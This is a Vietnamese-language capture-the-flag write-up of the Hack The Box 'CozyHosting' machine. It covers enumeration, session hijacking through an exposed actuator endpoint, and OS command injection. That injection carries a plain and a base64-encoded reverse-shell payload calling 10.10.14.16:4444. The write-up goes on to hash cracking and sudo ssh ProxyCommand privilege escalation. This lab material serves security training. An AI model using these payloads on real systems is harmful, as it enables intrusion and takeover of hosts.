CozyHosting - Hack The Box

Target IP Address: 10.10.11.230

Enumeration:


- Sử dụng nmap để quét:

```
┌──(adminh㉿kali)-[~/hackthebox/cozyhosting]
└─$ sudo nmap -sC -sV 10.10.11.230 -oA cozy_nmap
[sudo] password for adminh:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-16 11:59 +07
Nmap scan report for 10.10.11.230
Host is up (0.30s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
4444/tcp open  krb524?
8000/tcp open  http    SimpleHTTPServer 0.6 (Python 3.10.12)
8088/tcp open  http    SimpleHTTPServer 0.6 (Python 3.10.12)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.08 seconds

┌──(adminh㉿kali)-[~/hackthebox/cozyhosting]
└─$
```

- Target mở port 22/open, port 80/open, 4444/open, 8000/open, 8088/open.
- Sử dụng dirsearch để quét:


```
┌──(adminh㉿kali)-[~/hackthebox/cozyhosting]
└─$ dirsearch -u http://cozyhosting.htb

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/adminh/.dirsearch/reports/cozyhosting.htb/_23-11-16_13-42-07.txt

Error Log: /home/adminh/.dirsearch/logs/errors-23-11-16_13-42-07.log

Target: http://cozyhosting.htb/

[13:42:13] Starting:
[13:43:11] 200 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[13:43:23] 400 -  435B  - /\..\..\..\..\..\..\..\..\..\..\etc\passwd
[13:43:25] 400 -  435B  - /a%5c.aspx
[13:43:27] 200 -  634B  - /actuator
[13:43:27] 200 -    5KB - /actuator/env
[13:43:27] 200 -   15B  - /actuator/health
[13:43:27] 200 -   48B  - /actuator/sessions
[13:43:27] 200 -   10KB - /actuator/mappings
[13:43:28] 200 -  124KB - /actuator/beans
[13:43:28] 401 -   97B  - /admin
[13:44:22] 200 -    0B  - /engine/classes/swfupload//swfupload.swf
[13:44:22] 200 -    0B  - /engine/classes/swfupload//swfupload_f9.swf
[13:44:23] 500 -   73B  - /error
[13:44:24] 200 -    0B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[13:44:24] 200 -    0B  - /extjs/resources//charts.swf
[13:44:34] 200 -    0B  - /html/js/misc/swfupload//swfupload.swf
[13:44:40] 200 -   12KB - /index
[13:44:49] 200 -    0B  - /login.wdm%2e
[13:44:49] 200 -    4KB - /login
[13:44:50] 204 -    0B  - /logout
[13:45:11] 400 -  435B  - /servlet/%C0%AE%C0%AE%C0%AF

Task Completed
```

- Phát hiện đường dẫn */actuator/sessions* có thể chứa session tokens để login.




Initial Access:


– Truy cập với địa chỉ http://cozyhosting.htb/:




– Thử login với admin/admin nhưng không được, sử dụng burp suite để bắt request và sửa SessionID thành session token mà mình tìm được ở trên thì thấy đăng nhập thành công:



– Tìm được chức năng dùng để truy cập ssh:




– Thử bắt request bằng burp và thử thay đổi trường username và host phát hiện request này thực thi 1 command: *ssh username@host*. Từ đây có thể xuất hiện lỗ hổng OScommand Injection:



– Sử dụng reverse shell để khai thác lỗ hổng:


" bash -i >& /dev/tcp/10.10.14.16/4444 0>&1" ";echo${IFS}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xNi80NDQ0IDA+JjEK"|base64${IFS}-d|bash;"




– Khai thác thành công, tạo reverse shell vào hệ thống với tài khoản app:

```
┌──(root㉿kali)-[/home/adminh]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.11.230] 40634
bash: cannot set terminal process group (1065): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@cozyhosting:/app$ pwd
pwd
/app
app@cozyhosting:/app$ ls
ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
app@cozyhosting:/app$ python3 -m http.server 9000
python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.10.14.16 - - [16/Nov/2023 08:37:37] "GET / HTTP/1.1" 200 -
10.10.14.16 - - [16/Nov/2023 08:37:37] code 404, message File not found
10.10.14.16 - - [16/Nov/2023 08:37:37] "GET /favicon.ico HTTP/1.1" 404 -
```


– Download file *cloudhosting-0.0.1.jar* và extract để tìm kiếm thêm thông tin:




– Trong thư mục */BOOT-INF/classes* tìm được file *application.properties* có chứ thông tin về db username và password:



– Kết nối db postgres với username và password tìm được:



– Tìm được bảng users và xem dữ liệu trong bảng:



– Xác định được đây là dạng mã blowfish hash.

– Sử dụng hashcat để dò mật khẩu:

hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt

hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt --show

```
┌──(adminh㉿kali)-[~/hackthebox/cozyhosting]
└─$ hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt --show
$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
```

– Tìm được 1 user josh:

```
app@cozyhosting:/home$ ls
ls
josh
app@cozyhosting:/home$ cd josh
cd josh
bash: cd: josh: Permission denied
```

– Sử dụng ssh để login với user *"josh"* và password *"manchesterunited"*:

```
┌──(adminh㉿kali)-[~]
└─$ ssh josh@cozyhosting.htb
The authenticity of host 'cozyhosting.htb (10.10.11.230)' can't be established.
ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yese
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'cozyhosting.htb' (ED25519) to the list of known hosts.
josh@cozyhosting.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Nov 16 09:39:07 AM UTC 2023

  System load:  0.0               Processes:             240
  Usage of /:   56.8% of 5.42GB   Users logged in:       0
  Memory usage: 15%               IPv4 address for eth0: 10.10.11.230
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
a01077ece7f5a8db13be4875a845bf20
```

Privilege Escalation:

– Thử chạy với quyền sudo:

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$
```

– Chỉ có thể thực thi lệnh liên quan đến */usr/bin/ssh*.

– Sử dụng lỗi khai thác nâng quyền với sudo trong ssh:

sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
# ls
user.txt
# cd /root
# ls
root.txt
# cat root.txt
f6bcbfafd485428df6e4427f323bd7be
# 
```

– Submit flag hoàn thành bài lab: